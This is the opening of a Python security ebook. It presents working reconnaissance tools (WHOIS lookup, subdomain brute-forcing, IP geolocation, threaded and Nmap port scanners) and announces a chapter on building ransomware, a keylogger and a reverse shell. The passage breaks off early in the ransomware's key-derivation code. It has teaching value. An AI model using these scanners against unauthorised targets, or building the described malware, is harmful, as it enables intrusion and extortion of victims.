ETHICAL HACKING WITH PYTHON

BUILD YOUR OWN HACKING SCRIPTS AND TOOLS WITH PYTHON FROM SCRATCH

PYTHON CODE

About the Author

I’m a self-taught Python programmer, and like to build automation scripts, ethical hacking tools as I’m enthused in cyber security and web scraping.

My real name is Abdeladim Fadheli, known online as Abdou Rockikz. Abdou is the short version of Abdeladim, and Rockikz is my pseudonym, you can call me Abdou!

I've been programming for more than 5 years, I learned Python and I guess I'm stuck here forever. I made this eBook to share knowledge that I know about the synergy of Python and information security.

If you have any inquiry, don't hesitate to contact me here.

Introduction

Python is a high-level, general-purpose interpreted programming language. It is designed to be highly readable and easy to use. Today, it's widely used in many domains such as data science, web development, software development, and ethical hacking. With its flexibility and popular and unlimited libraries, you can use it to build your penetration testing tools.

Notices and Disclaimers

The author is not responsible for any injury and/or damage to persons or properties caused by the tools or ideas discussed in this book. I instruct you to try the tools of this book on a testing machine, and you do not use it on your personal data. Do not use any script on any target until you have permission.

Target Audience

This book is for Python programmers that look to make their own tools in the information security field. If you're a complete Python beginner, I recommend you take a quick online Python course, books like Python Crash Course and Automating the Boring Stuff with Python, or even a free YouTube video such as FreeCodeCamp's Python intro.

If you know the basics of Python, such as variables, conditions, loops, functions, and classes, you're ready to start.

If you feel that you are confidently know to make the programs in some of the chapters in this book, feel free to skip them and go to the next chapter. In fact, you can even jump from one section in one chapter to another in a different chapter in any order, and you can still hopefully learn from this book.

Overview of the Book

The book is divided into five main chapters:

- **Chapter 1:** In the first chapter, we start by building information gathering tools about domain names and IP addresses using WHOIS database and tools like Nmap.

- **Chapter 2:** Next, we create some useful malware in Python, such as ransomware, a keylogger, and an advanced reverse shell that can take screenshots, record the microphone, and more.
- **Chapter 3:** We dive into password crackers and how to build such tools using libraries like pikepdf, paramiko, ftplib, and more.
- **Chapter 4:** We build tools for digital forensic investigations in this chapter. We detail how to extract metadata from media files and PDF documents. After that, we see how to pull cookies and passwords from the Chrome browser, hide data in images, and more.
- **Chapter 5:** In the final chapter, we build an advanced email spider that is able to crawl websites and extract email addresses to store them locally in a text file.

Tools used in this Book

All the tools we will build in this book are downloadable at this link or on GitHub. You can either download the entire materials and follow along or write the code as you read from the book; even though I recommend the latter, it is totally up to you.

It is worth noting that on every tool we build on this book, I will outline the necessary libraries to be installed before diving in; it will sometimes feel redundant if you go through the entire book. However, it benefits people who jump from one tool to another.

It is required to have Python 3.8+ installed on your machine and added to the PATH variable. Whether it's running macOS, Windows, or Linux. The reason we'll be using version 3.8 or higher is the following:

- We will use the Walrus operator in some of the scripts, which was first introduced in Python 3.8.
- We will also use f-strings extensively in this book, and it was added to Python 3.6.

You can use any code editor you want. For me, I'll recommend VSCode. In fact, the styling of code snippets of this book will be in the VSCode default theme.

Chapter 1: Information Gathering

Information gathering is the process of gathering information from a target system. It is the first step in any penetration testing or security assessment. In this chapter, we will cover the following topics:

- Extracting domain name information: we will use the WHOIS database to extract domain name information. We will also have a chance to build a subdomain enumeration tool using the requests library in Python.
- Extracting IP address geolocation: we will be using the IPinfo service to get geolocation from IP addresses.
- Port scanning and enumeration: First, we will build a simple port scanner, then dive into a threaded (i.e faster) port scanner using the sockets library. After that, we will be using the nmap tool in Python to enumerate open ports on a target system.

Extracting Domain Name Info

A domain name is a string identifying a network domain. It represents an IP resource, such as a server hosting a website or just a computer accessing the Internet. In simple terms, what we know as the domain name is your website address that people type in the browser URL to visit.

To be able to get information about a specific domain, then you have to use WHOIS. WHOIS is a query and response protocol often used for querying databases that store registered domain names. It keeps and delivers the content in a human-readable format.

Since every domain is registered in this database, we can simply query this database for information. We can use the `python-whois` library to do that in Python, which significantly simplifies this. To install it, open up the terminal or the cmd and type the following (you must have Python 3 installed and added to the PATH):

```
$ pip install python-whois requests
```

We will also use requests to scan for subdomains later.

Validating a Domain Name

Before diving into extracting domain name info, we have to know whether that domain exists. The below function handles that nicely:

```
# domain_validator.py
import whois # pip install python-whois

def is_registered(domain_name):
    """A function that returns a boolean indicating
    whether a `domain_name` is registered"""
    try:
        w = whois.whois(domain_name)
    except Exception:
        return False
    else:
        return bool(w.domain_name)
```

We're using `try`, `except`, and `else` blocks to verify a domain name. The `whois()` function from the whois module accepts the domain name as the first argument and returns the WHOIS information as a `whois.parser.WhoisCom` object if it succeeds, and raises a `whois.parser.PywhoisError` error if the domain name does not exist.

Therefore, we simply catch the exception using the general Python `Exception` class and return `False` in that case. Otherwise, if the domain exists, we wrap the domain name with the `bool()` function that evaluates to `True` whenever the object contains something, such as a non-empty list like in our case.

Let's try to run our function on an existing domain such as google.com, and rerun it on a fake one:

```
if __name__ == "__main__":
    print(is_registered("google.com"))
    print(is_registered("something-that-do-not-exist.com"))
```

Save the file and name it `domain_validator.py` and run it:

```
$ python domain_validator.py
```

Output:

```
True
False
```

As expected! Now we will use this function in the upcoming sections to only extract domain info on registered domains.

Extracting Domain WHOIS Info

Open up a new Python file in the same directory as the previous `domain_validator.py` script, call it something like `domain_whois.py`, and put the following code:

```
import whois
from domain_validator import is_registered

domain_name = "google.com"
if is_registered(domain_name):
    whois_info = whois.whois(domain_name)
    # print the registrar
    print("Domain registrar:", whois_info.registrar)
    # print the WHOIS server
    print("WHOIS server:", whois_info.whois_server)
    # get the creation time
    print("Domain creation date:", whois_info.creation_date)
    # get expiration date
    print("Expiration date:", whois_info.expiration_date)
    # print all other info
    print(whois_info)
```

If the domain name is registered, then we go ahead and print the most helpful information about this domain name, including the registrar (the company that manages the reservation of domain names, such as GoDaddy, NameCheap, etc.), the WHOIS server, and the domain creation and expiration dates. We also print out all the extracted info.

Even though I highly suggest you run the code by yourself, I will share my output here as well:

```
Domain registrar: MarkMonitor, Inc.
WHOIS server: whois.markmonitor.com
Domain creation date: [datetime.datetime(1997, 9, 15, 4, 0), datetime.datetime(1997, 9, 15, 7, 0)]
Expiration date: [datetime.datetime(2028, 9, 14, 4, 0), datetime.datetime(2028, 9, 13, 7, 0)]
```

When printing the `whois_info` object, you'll find a lot of information that we didn't manually extract, such as the name_servers, emails, country, and more.

Scanning Subdomains

In simple terms, a subdomain is a domain that is a part of another domain. For example, Google has the Google Docs app, and the structure of the URL of this app is https://docs.google.com. Therefore, this is a subdomain of the original google.com domain.

Finding subdomains of a particular website lets you explore its whole domain infrastructure. As a penetration tester, this tool is convenient for information gathering.

The technique we will use here is a dictionary attack; in other words, we will test all common subdomain names of that particular domain. Whenever we receive a response from the server, that's an indicator for us that the subdomain is alive.

To get started with the tool, we have to install the `requests` library (if you haven't already installed it):

```
$ pip install requests
```

Make a new Python file named `subdomain_scanner.py` and add the following:

```
import requests
# the domain to scan for subdomains
domain = "google.com"
```

Now we will need an extensive list of subdomains to scan. I've used a list of 100 subdomains just for demonstration, but in the real world, if you want to discover all subdomains, you have to use a bigger list. Check this GitHub repository which contains up to 10K subdomains.

Grab one of the text files in that repository and put it in the current directory under the `subdomains.txt` name. As mentioned, I have brought the 100 list in my case.

Let's read this subdomain list file:

```
# read all subdomains
with open("subdomains.txt") as file:
    # read all content
    content = file.read()
    # split by new lines
    subdomains = content.splitlines()
```

We use the Python's built-in `open()` function to open the file, then we call the `read()` method from the file object to load the contents, and then we simply use the `splitlines()` string operation to make a Python list containing all the lines (in our case, subdomains).

If you're unsure about the with statement, it simply helps us close the file when we exit out of the `with` block, so the code looks cleaner.

Now the `subdomains` list contains the subdomains we want to test. Let's start the loop:

```
# a list of discovered subdomains
discovered_subdomains = []
for subdomain in subdomains:
    # construct the url
    url = f"http://{subdomain}.{domain}"
    try:
        # if this raises an ERROR, that means the subdomain does not exist
        requests.get(url)
```

```
    except requests.ConnectionError:
        # if the subdomain does not exist, just pass, print nothing
        pass
    else:
        print("[+] Discovered subdomain:", url)
        # append the discovered subdomain to our list
        discovered_subdomains.append(url)
```

First, we build up the URL to be suitable for sending a request, then we use `requests.get()` function to get the HTTP response from the server, this will raise a `ConnectionError` exception whenever a server does not respond, that's why we wrapped it in a try/except block.

When the exception is not raised, the subdomain exists, and we add it to our `discovered_subdomains` list. Let's write all the discovered subdomains to a file:

```
# save the discovered subdomains into a file
with open("discovered_subdomains.txt", "w") as f:
    for subdomain in discovered_subdomains:
        print(subdomain, file=f)
```

Save the file and run it:

```
$ python subdomain_scanner.py
```

It will take some time to discover the subdomains, especially if you use a larger list. To speed up the process, you can change the `timeout` parameter in the `requests.get()` function and set it to 2 or 3 (seconds). Here's my output:

```
E:\repos\hacking-tools-book\domain-names>python subdomain_scanner.py
[+] Discovered subdomain: http://www.google.com
[+] Discovered subdomain: http://mail.google.com
[+] Discovered subdomain: http://m.google.com
[+] Discovered subdomain: http://blog.google.com
[+] Discovered subdomain: http://admin.google.com
[+] Discovered subdomain: http://news.google.com
[+] Discovered subdomain: http://support.google.com
[+] Discovered subdomain: http://mobile.google.com
[+] Discovered subdomain: http://docs.google.com
[+] Discovered subdomain: http://calendar.google.com
[+] Discovered subdomain: http://web.google.com
[+] Discovered subdomain: http://email.google.com
[+] Discovered subdomain: http://images.google.com
[+] Discovered subdomain: http://video.google.com
[+] Discovered subdomain: http://api.google.com
[+] Discovered subdomain: http://search.google.com
[+] Discovered subdomain: http://chat.google.com
[+] Discovered subdomain: http://wap.google.com
[+] Discovered subdomain: http://sites.google.com
[+] Discovered subdomain: http://ads.google.com
[+] Discovered subdomain: http://apps.google.com
[+] Discovered subdomain: http://download.google.com
[+] Discovered subdomain: http://store.google.com
[+] Discovered subdomain: http://files.google.com
[+] Discovered subdomain: http://sms.google.com
[+] Discovered subdomain: http://ipv4.google.com
```

Alternatively, you may want to use threads to speed up the process. Luckily, I've made a script for that, you're free to check it out here.

Putting Everything Together

Now that we have the code for getting WHOIS info about a domain name and also discovering subdomains, let's make a single Python script that does all that:

```
import requests
import whois
import argparse

def is_registered(domain_name):
    """A function that returns a boolean indicating
    whether a `domain_name` is registered"""
    try:
        w = whois.whois(domain_name)
    except Exception:
```

```
        return False
    else:
        return bool(w.domain_name)

def get_discovered_subdomains(domain, subdomain_list, timeout=2):
    # a list of discovered subdomains
    discovered_subdomains = []
    for subdomain in subdomain_list:
        # construct the url
        url = f"http://{subdomain}.{domain}"
        try:
            # if this raises a connection error, that means the subdomain
does not exist
            requests.get(url, timeout=timeout)
        except requests.ConnectionError:
            # if the subdomain does not exist, just pass, print nothing
            pass
        else:
            print("[+] Discovered subdomain:", url)
            # append the discovered subdomain to our list
            discovered_subdomains.append(url)
    return discovered_subdomains

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Domain name information
extractor, uses WHOIS db and scans for subdomains")
    parser.add_argument("domain", help="The domain name without http(s)")
    parser.add_argument("-t", "--timeout", type=int, default=2, help="The
timeout in seconds for prompting the connection, default is 2")
    parser.add_argument("-s", "--subdomains", default="subdomains.txt",
help="The file path that contains the list of subdomains to scan, default is
subdomains.txt")
    parser.add_argument("-o", "--output", help="The output file path
resulting the discovered subdomains, default is {domain}-subdomains.txt")
    # parse the command-line arguments
    args = parser.parse_args()
    if is_registered(args.domain):
```

```
        whois_info = whois.whois(args.domain)
        # print the registrar
        print("Domain registrar:", whois_info.registrar)
        # print the WHOIS server
        print("WHOIS server:", whois_info.whois_server)
        # get the creation time
        print("Domain creation date:", whois_info.creation_date)
        # get expiration date
        print("Expiration date:", whois_info.expiration_date)
        # print all other info
        print(whois_info)
    print("="*50, "Scanning subdomains", "="*50)
    # read all subdomains
    with open(args.subdomains) as file:
        # read all content
        content = file.read()
        # split by new lines
        subdomains = content.splitlines()
    discovered_subdomains = get_discovered_subdomains(args.domain,
subdomains)
    # make the discovered subdomains filename dependant on the domain
    discovered_subdomains_file = f"{args.domain}-subdomains.txt"
    # save the discovered subdomains into a file
    with open(discovered_subdomains_file, "w") as f:
        for subdomain in discovered_subdomains:
            print(subdomain, file=f)
```

This code is all we did in this whole section:

- We have wrapped the subdomain scanner in a function that accepts the target domain, the list of subdomains to scan, and the timeout in seconds.
- We are using the `argparse` module to parse the parameters passed from the command-lines, you can pass `--help` to verify them.

Running the Code

I have saved the file named `domain_info_extractor.py`. Let's give it a run:

```
$ python domain_info_extractor.py google.com
```

This will start by getting WHOIS info and then discovering subdomains. If you feel it's a bit slow, you can decrease the timeout to say a second:

```
$ python domain_info_extractor.py google.com -t 1
```

You can change the subdomains list to a larger one:

```
$ python domain_info_extractor.py google.com -t 1 --subdomains subdomains-10000.txt
```

Since this is a hands-on book, a good challenge for you is to merge the fast subdomain scanner with this combined `domain_info_extractor.py` script to create a powerful script that quickly scans for subdomains and retrieve domain info simultaneously.

Geolocating IP Addresses

IP geolocation for information gathering is a very common task in the field of information security. It is used to gather information about the user who is accessing the system, such as the country, city, address and maybe even the latitude and longitude.

In this section, we are going to perform IP geolocation using Python. There are a lot of ways to perform such a task, but the most common one is to use the IPinfo service.

If you want to follow along, you should go ahead and register for an account at IPinfo. It's worth noting that the free version of the service is limited to 50,000 requests per month, so that's more than enough for us. Once you've registered, you go to the dashboard and grab your access token.

To use ipinfo.io in Python, we need to install its wrapper first:

```
$ pip install ipinfo
```

Open up a new Python file named `get_ip_info.py` and add the following code:

```
import ipinfo
import sys
```

```
# get the ip address from the command line
try:
    ip_address = sys.argv[1]
except IndexError:
    ip_address = None
# access token for ipinfo.io
access_token = '<put_your_access_token_here>'
# create a client object with the access token
handler = ipinfo.getHandler(access_token)
# get the ip info
details = handler.getDetails(ip_address)
# print the ip info
for key, value in details.all.items():
    print(f"{key}: {value}")
```

Pretty straightforward, we create the handler with the access token, and then we use the `getDetails()` method to get the location of the IP address. Make sure you replace the `access_token` with your access token you find in the dashboard.

Let's run it on an example:

```
$ python get_ip_info.py 43.250.192.0
ip: 43.250.192.0
city: Singapore
region: Singapore
country: SG
loc: 1.2897,103.8501
org: AS16509 Amazon.com, Inc.
postal: 018989
timezone: Asia/Singapore
country_name: Singapore
latitude: 1.2897
longitude: 103.8501
```

If you do not pass any IP address, the script will use the IP address of the computer it is running on. This is useful if you want to run the script from a remote machine.

Excellent! You've now learned how to perform IP geolocation in Python, using the IPinfo.io service.

Port Scanning

Port scanning is a scanning method for determining which ports on a network device are open, whether it's a server, a router, or a regular machine. A port scanner is just a script or a program that is designed to probe a host for open ports.

In this section, you will be able to make your own port scanner in Python using the socket library. The basic idea behind this simple port scanner is to try to connect to a specific host (website, server, or any device connected to the Internet/network) through a list of ports. If a successful connection has been established, that means the port is open.

For instance, when you visit a website, you have made a connection to it on port 80. Similarly, this script will try to connect to a host but on multiple ports. These kinds of tools are useful for hackers and penetration testers, so don't use this tool on a host that you don't have permission to test!

Simple Port Scanner

Let's get started with a simple version of a port scanner in Python. We will print in colors in this script, installing `Colorama`:

```
$ pip install colorama
```

Open up a new Python file and name it `port_scanner.py`:

```
import socket # for connecting
from colorama import init, Fore
# some colors
init()
GREEN = Fore.GREEN
RESET = Fore.RESET
GRAY = Fore.LIGHTBLACK_EX
```

The `socket` module provides us with socket operations, functions for network-related tasks, etc. They are widely used on the Internet, as they are behind any connection to any network. Any network communication goes through a socket. More details are in the official Python documentation.

Let's define the function that is responsible for determining whether a port is open:

```
def is_port_open(host, port):
    """determine whether `host` has the `port` open"""
    # creates a new socket
    s = socket.socket()
    try:
        # tries to connect to host using that port
        s.connect((host, port))
        # make timeout if you want it a little faster ( less accuracy )
        s.settimeout(0.2)
    except:
        # cannot connect, port is closed
        # return false
        return False
    else:
        # the connection was established, port is open!
        return True
```

`s.connect((host, port))` function tries to connect the socket to a remote address using the `(host, port)` tuple; it will raise an exception when it fails to connect to that host, that is why we have wrapped that line of code into a try-except block, so whenever an exception is raised, that's an indication for us that the port is actually closed, otherwise it is open.

Now let's use the above function and iterate over a range of ports:

```
# get the host from the user
host = input("Enter the host:")
# iterate over ports, from 1 to 1024
for port in range(1, 1025):
    if is_port_open(host, port):
```

```
        print(f"{GREEN}[+] {host}:{port} is open      {RESET}")
    else:
        print(f"{GRAY}[!] {host}:{port} is closed    {RESET}", end="\r")
```

The above code will scan ports ranging from 1 all the way to 1024, you can change the range to 65535 (the maximum possible port number) if you want, but that will take longer to finish.

When you try to run it, you'll immediately notice that the script is relatively slow. Well, we can get away with that if we set a timeout of 200 milliseconds or so (using `settimeout(0.2)` method). However, this actually can reduce the accuracy of the reconnaissance, especially when your latency is quite high. As a result, we need a better way to accelerate this.

Fast Port Scanner

Now let's take our simple port scanner to a higher level. In this section, we'll write a threaded port scanner that is able to scan 200 or more ports simultaneously.

Open up a new Python file named `fast_port_scanner.py` and follow along. The below code is the same function we saw previously, which is responsible for scanning a single port. Since we're using threads, we need to use a lock so only one thread can print at a time. Otherwise, we will mess up the output, and we won't read anything useful:

```
import argparse
import socket # for connecting
from colorama import init, Fore
from threading import Thread, Lock
from queue import Queue
# some colors
init()
GREEN = Fore.GREEN
RESET = Fore.RESET
GRAY = Fore.LIGHTBLACK_EX
# number of threads, feel free to tune this parameter as you wish
N_THREADS = 200
# thread queue
```

```
q = Queue()
print_lock = Lock()

def port_scan(port):
    """Scan a port on the global variable `host`"""
    try:
        s = socket.socket()
        s.connect((host, port))
    except:
        with print_lock:
            print(f"{GRAY}{host:15}:{port:5} is closed  {RESET}", end='\r')
    else:
        with print_lock:
            print(f"{GREEN}{host:15}:{port:5} is open    {RESET}")
    finally:
        s.close()
```

So this time the function doesn't return anything, we just want to print whether the port is open (feel free to change it though).

We used the `Queue()` class from the built-in queue module that will help us with consuming ports, the two below functions are for producing and filling up the queue with port numbers and using threads to consume them:

```
def scan_thread():
    global q
    while True:
        # get the port number from the queue
        worker = q.get()
        # scan that port number
        port_scan(worker)
        # tells the queue that the scanning for that port
        # is done
        q.task_done()

def main(host, ports):
    global q
```

```
    for t in range(N_THREADS):
        # for each thread, start it
        t = Thread(target=scan_thread)
        # when we set daemon to true, that thread will end when the main
thread ends
        t.daemon = True
        # start the daemon thread
        t.start()
    for worker in ports:
        # for each port, put that port into the queue
        # to start scanning
        q.put(worker)
    # wait the threads ( port scanners ) to finish
    q.join()
```

The job of the `scan_thread()` function is to get port numbers from the queue and scan it, and then add it to the accomplished tasks, whereas the `main()` function is responsible for filling up the queue with the port numbers and spawning `N_THREADS` threads to consume them.

Note the `q.get()` will block until a single item is available in the queue. `q.put()` puts a single item into the queue, and `q.join()` waits for all daemon threads to finish (i.e, until the queue is empty).

Finally, let's make a simple argument parser so we can pass the host and port numbers range from the command line:

```
if __name__ == "__main__":
    # parse some parameters passed
    parser = argparse.ArgumentParser(description="Fast port scanner")
    parser.add_argument("host", help="Host to scan.")
    parser.add_argument("--ports", "-p", dest="port_range",
default="1-65535", help="Port range to scan, default is 1-65535 (all ports)")
    args = parser.parse_args()
    host, port_range = args.host, args.port_range
    start_port, end_port = port_range.split("-")
    start_port, end_port = int(start_port), int(end_port)
```

```
    ports = [ p for p in range(start_port, end_port)]
    main(host, ports)
```

Here is a screenshot of when I tried to scan my home router:

```
root@rockikz:~# python3 fast_port_scanner.py 192.168.1.1 --ports 1-5000
192.168.1.1    :   21 is open
192.168.1.1    :   22 is open
192.168.1.1    :   23 is open
192.168.1.1    :   53 is open
192.168.1.1    :   80 is open
192.168.1.1    :  139 is open
192.168.1.1    :  445 is open
192.168.1.1    : 1900 is open
root@rockikz:~#
```

Awesome! It finished scanning 5000 ports in less than 2 seconds! You can use the default range (1 to 65535), which will take several seconds to complete.

If you see your scanner is freezing on a single port, that's a sign you need to decrease your number of threads. If the server you're probing has a high ping, you should reduce `N_THREADS` to 100, 50, or even lower; try to experiment with this parameter.

Port scanning proves to be useful in many cases. An authorized penetration tester can use this tool to see which ports are open and reveal the presence of potential security devices such as firewalls, as well as test the network security and the strength of a machine.

It is also a popular reconnaissance tool for hackers that are seeking weak points in order to gain access to the target machine. Most penetration testers often use Nmap to scan ports, as it does not just provide port scanning, but shows services and operating systems that are running, and much more advanced techniques. In the next section, we will use Nmap and its Python wrapper for advanced port scanning.

Port Scanning with Nmap

In this section, we will make a Python script that uses the Nmap tool to scan ports, show running services on particular ports, and more.

To get started, you must first install the Nmap program, which you can download here. Download the files based on your operating system. If you're on Kali Linux, you don't have to install it as it's pre-installed in your machine. I personally did not have any problems installing on Windows. Just ensure you install Npcap along with it.

Once you have Nmap installed, install the Python wrapper:

```
$ pip install python-nmap
```

Open up a new Python file called `nmap_port_scanner.py` and import the following:

```
import nmap, sys
```

We will be using the built-in sys module to get the host from the command line:

```
# get the target host(s) from the command-line arguments
target = sys.argv[1]
```

Next, let's initialize the Nmap port scanner and start scanning the target:

```
# initialize the Nmap port scanner
nm = nmap.PortScanner()
print("[*] Scanning...")
# scanning my router
nm.scan(target)
```

After the scan is finished, we print some scanning statistics and the equivalent command using the Nmap command:

```
# get scan statistics
scan_stats = nm.scanstats()
print(f"[{scan_stats['timestr']}] Elapsed: {scan_stats['elapsed']}s  " \
    f"Up hosts: {scan_stats['uphosts']}  Down hosts:
{scan_stats['downhosts']}  " \
        f"Total hosts: {scan_stats['totalhosts']}")
equivalent_commandline = nm.command_line()
```

```
print(f"[*] Equivalent command: {equivalent_commandline}")
```

Next, let's extract all the target hosts and iterate over them:

```
# get all the scanned hosts
hosts = nm.all_hosts()
for host in hosts:
    # get host name
    hostname = nm[host].hostname()
    # get the addresses
    addresses = nm[host].get("addresses")
    # get the IPv4
    ipv4 = addresses.get("ipv4")
    # get the MAC address of this host
    mac_address = addresses.get("mac")
    # extract the vendor if available
    vendor = nm[host].get("vendor")
```

For each scanned host, we extract the hostname, IP, and MAC addresses, as well as the vendor details.

Let's now get the TCP and UDP opened ports:

```
    # get the open TCP ports
    open_tcp_ports = nm[host].all_tcp()
    # get the open UDP ports
    open_udp_ports = nm[host].all_udp()
    # print details
    print("="*30, host, "="*30)
    print(f"Hostname: {hostname} IPv4: {ipv4}  MAC: {mac_address}")
    print(f"Vendor: {vendor}")
    if open_tcp_ports or open_udp_ports:
        print("-"*30, "Ports Open", "-"*30)
    for tcp_port in open_tcp_ports:
        # get all the details available for the port
        port_details = nm[host].tcp(tcp_port)
        port_state = port_details.get("state")
```

```
        port_up_reason = port_details.get("reason")
        port_service_name = port_details.get("name")
        port_product_name = port_details.get("product")
        port_product_version = port_details.get("version")
        port_extrainfo = port_details.get("extrainfo")
        port_cpe = port_details.get("cpe")
        print(f"  TCP Port: {tcp_port}  Status: {port_state}  Reason:
{port_up_reason}")
        print(f"  Service: {port_service_name}  Product: {port_product_name}
Version: {port_product_version}")
        print(f"  Extra info: {port_extrainfo}  CPE: {port_cpe}")
        print("-"*50)
    if open_udp_ports:
        print(open_udp_ports)
```

Excellent, we can simply get the TCP opened ports using the `all_tcp()` method. After that, we iterate over all opened ports and print various information such as the service being used and its version, and more. You can do the same for UDP ports.

Here's a sample output when scanning my home network:

```
[*] Scanning...
[Wed Jul 20 17:04:28 2022] Elapsed: 198.11s  Up hosts: 4  Down hosts: 252  Total
hosts: 256
[*] Equivalent command: nmap -oX - -sV 192.168.1.1/24
============================ 192.168.1.1 ============================
Hostname:  IPv4: 192.168.1.1  MAC: 68:FF:7B:B7:83:BE
Vendor: {'68:FF:7B:B7:83:BE': 'Tp-link Technologies'}
----------------------------- Ports Open -----------------------------
  TCP Port: 21  Status: open  Reason: syn-ack
  Service: ftp  Product: vsftpd  Version: 2.0.8 or later
  Extra info:   CPE: cpe:/a:vsftpd:vsftpd
--------------------------------------------------
  TCP Port: 22  Status: open  Reason: syn-ack
  Service: ssh  Product: Dropbear sshd  Version: 2012.55
  Extra info: protocol 2.0  CPE: cpe:/o:linux:linux_kernel
--------------------------------------------------
  TCP Port: 23  Status: open  Reason: syn-ack
```

```
  Service: telnet  Product:   Version:
  Extra info:   CPE:
--------------------------------------------------
  TCP Port: 53  Status: open  Reason: syn-ack
  Service: domain  Product: dnsmasq  Version: 2.67
  Extra info:   CPE: cpe:/a:thekelleys:dnsmasq:2.67
--------------------------------------------------
  TCP Port: 80  Status: open  Reason: syn-ack
  Service: http  Product:   Version:
  Extra info:   CPE:
--------------------------------------------------
  TCP Port: 139  Status: open  Reason: syn-ack
  Service: netbios-ssn  Product: Samba smbd  Version: 3.X - 4.X
  Extra info: workgroup: WORKGROUP  CPE: cpe:/a:samba:samba
--------------------------------------------------
  TCP Port: 445  Status: open  Reason: syn-ack
  Service: netbios-ssn  Product: Samba smbd  Version: 3.X - 4.X
  Extra info: workgroup: WORKGROUP  CPE: cpe:/a:samba:samba
--------------------------------------------------
  TCP Port: 1900  Status: open  Reason: syn-ack
  Service: upnp  Product: Portable SDK for UPnP devices  Version: 1.6.19
  Extra info: Linux 3.4.11-rt19; UPnP 1.0  CPE: cpe:/o:linux:linux_kernel:3.4.11-rt19
--------------------------------------------------
  TCP Port: 8200  Status: open  Reason: syn-ack
  Service: upnp  Product: MiniDLNA  Version: 1.1.4
  Extra info: Linux 2.6.32-71.el6.i686; DLNADOC 1.50; UPnP 1.0  CPE:
cpe:/o:linux:linux_kernel:2.6.32
--------------------------------------------------
  TCP Port: 20005  Status: open  Reason: syn-ack
  Service: btx  Product:   Version:
  Extra info:   CPE:
--------------------------------------------------
============================ 192.168.1.103 ============================
Hostname: oldpc.me IPv4: 192.168.1.103  MAC: CA:F7:0A:7E:84:7D
Vendor: {}
============================ 192.168.1.106 ============================
Hostname:  IPv4: 192.168.1.106  MAC: 04:A2:22:95:7A:C0
Vendor: {'04:A2:22:95:7A:C0': 'Arcadyan'}
============================ 192.168.1.109 ============================
Hostname:  IPv4: 192.168.1.109  MAC: None
Vendor: {}
```

```
---------------------------- Ports Open -----------------------------
  TCP Port: 135  Status: open  Reason: syn-ack
  Service: msrpc  Product: Microsoft Windows RPC  Version:
  Extra info:   CPE: cpe:/o:microsoft:windows
-------------------------------------------------
  TCP Port: 139  Status: open  Reason: syn-ack
  Service: netbios-ssn  Product: Microsoft Windows netbios-ssn  Version:
  Extra info:   CPE: cpe:/o:microsoft:windows
-------------------------------------------------
  TCP Port: 5432  Status: open  Reason: syn-ack
  Service: postgresql  Product: PostgreSQL DB  Version: 9.6.0 or later
  Extra info:   CPE: cpe:/a:postgresql:postgresql
-------------------------------------------------
```

For instance, my home router has a lot of information to be extracted, it has the FTP port open using the vsftpd version 2.0.8 or later. It's also using Dropbear sshd version 2012.55, or Portable SDK for UPnP devices version 1.6.19 on port 1900, and various other ports as well.

For the connected devices, a total of 3 machines were detected, we were able to get the IP and MAC address on most of them, and we even found that 192.168.1.109 has a PostgreSQL server listening on port 5432.

Alright! There are a ton of things to do from here. One of them is trying the asynchronous version of the Nmap port scanner. I encourage you to check the official documentation of python-nmap for detailed information.

Chapter Wrap Up

In this chapter, we have done a great job making valuable tools you can utilize during your information-gathering phase. We started by extracting information about domain names and building a simple subdomain scanner. Next, we created a tool that can be used to extract geolocation information about IP addresses. Finally, we made three scripts for port scanning; the first one is a simple port scanner, the second one is a threaded port scanner, and the third one is a port scanner that is based on Nmap that scan not only ports but various information about the service running on those ports.

Chapter 2: Building Malware

Malware is a type of computer program that is designed to be used as a means of attacking a computer system. Malware is often used to steal data from a user's computer or to damage a computer system. In this chapter, we will learn how to build malware using Python. Below are the programs we will be making:

- Ransomeware: We will make a program that can encrypt any file or folder in the system. The encryption key is derived from a password; therefore, we can only give the password when the ransom is paid.
- Keylogger: We will make a program that can log all the keys pressed by the user and send it via email or report to a file we can retrieve later.
- Reverse Shell: We will build a program to execute shell commands and send the results back to a remote machine. After that, we will add even more features to the reverse shell, such as taking screenshots, recording the microphone, extracting hardware and system information, and downloading and uploading any file.

Making a Ransomware

Introduction

Ransomware is a type of malware that encrypts the files of a system and decrypts only after a sum of money is paid to the attacker.

Encryption is the process of encoding a piece of information so that only authorized parties can access it.

There are two main types of encryption: symmetric and asymmetric encryption. In symmetric encryption (which we will be using), the same key we used to encrypt the data is also usable for decryption. In contrast, in asymmetric encryption, there are two keys, one for encryption (public key) and the other for decryption (private key). Therefore, to build ransomware, encryption is the primary process.

There are a lot of types of ransomware. The one we will build uses the same password to encrypt and decrypt the data. In other words, we use key derivation functions to derive a key from a password. So, hypothetically, when the victim pays us, we will simply give him the password to decrypt their files.

Thus, instead of randomly generating a key, we use a password to derive the key. To be able to do that, there are algorithms for this purpose. One of these algorithms is Scrypt. It is a password-based key derivation function created in 2009 by Colin Percival.

Getting Started

To get started writing the ransomware, we will be using the `cryptography` library:

```
$ pip install cryptography
```

There are a lot of encryption algorithms out there. This library we will use is built on top of the AES algorithm.

Open up a new file, call it `ransomware.py` and import the following:

```
import pathlib, os, secrets, base64, getpass
import cryptography
from cryptography.fernet import Fernet
from cryptography.hazmat.primitives.kdf.scrypt import Scrypt
```

Don't worry about these imported libraries for now. I will explain each part of the code as we proceed.

Deriving the Key from a Password

First, key derivation functions need random bits added to the password before it's hashed; these bits are often called salts, which help strengthen security and protect against dictionary and brute-force attacks. Let's make a function to generate that using the `secrets` module:

```
def generate_salt(size=16):
    """Generate the salt used for key derivation,
    `size` is the length of the salt to generate"""
    return secrets.token_bytes(size)
```

We are using the `secrets` module instead of `random` because `secrets` is used for generating cryptographically strong random numbers suitable for password generation, security tokens, salts, etc.

Next, let's make a function to derive the key from the password and the salt:

```
def derive_key(salt, password):
    """Derive the key from the `password` using the passed `salt`"""
    kdf = Scrypt(salt=salt, length=32, n=2**14, r=8, p=1)
    return kdf.derive(password.encode())
```

We initialize the Scrypt algorithm by passing:

- The `salt`.
- The desired `length` of the key (32 in this case).
- `n`: CPU/Memory cost parameter, must be larger than 1 and be a power of 2.
- `r`: Block size parameter.
- `p`: Parallelization parameter.

As mentioned in the documentation, `n`, `r`, and `p` can adjust the computational and memory cost of the Scrypt algorithm. RFC 7914 recommends `r=8`, `p=1`, where the original Scrypt paper suggests that `n` should have a minimum value of `2**14` for interactive logins or `2**20` for more sensitive files; you can check the documentation for more information.

Next, we make a function to load a previously generated salt:

```
def load_salt():
    # load salt from salt.salt file
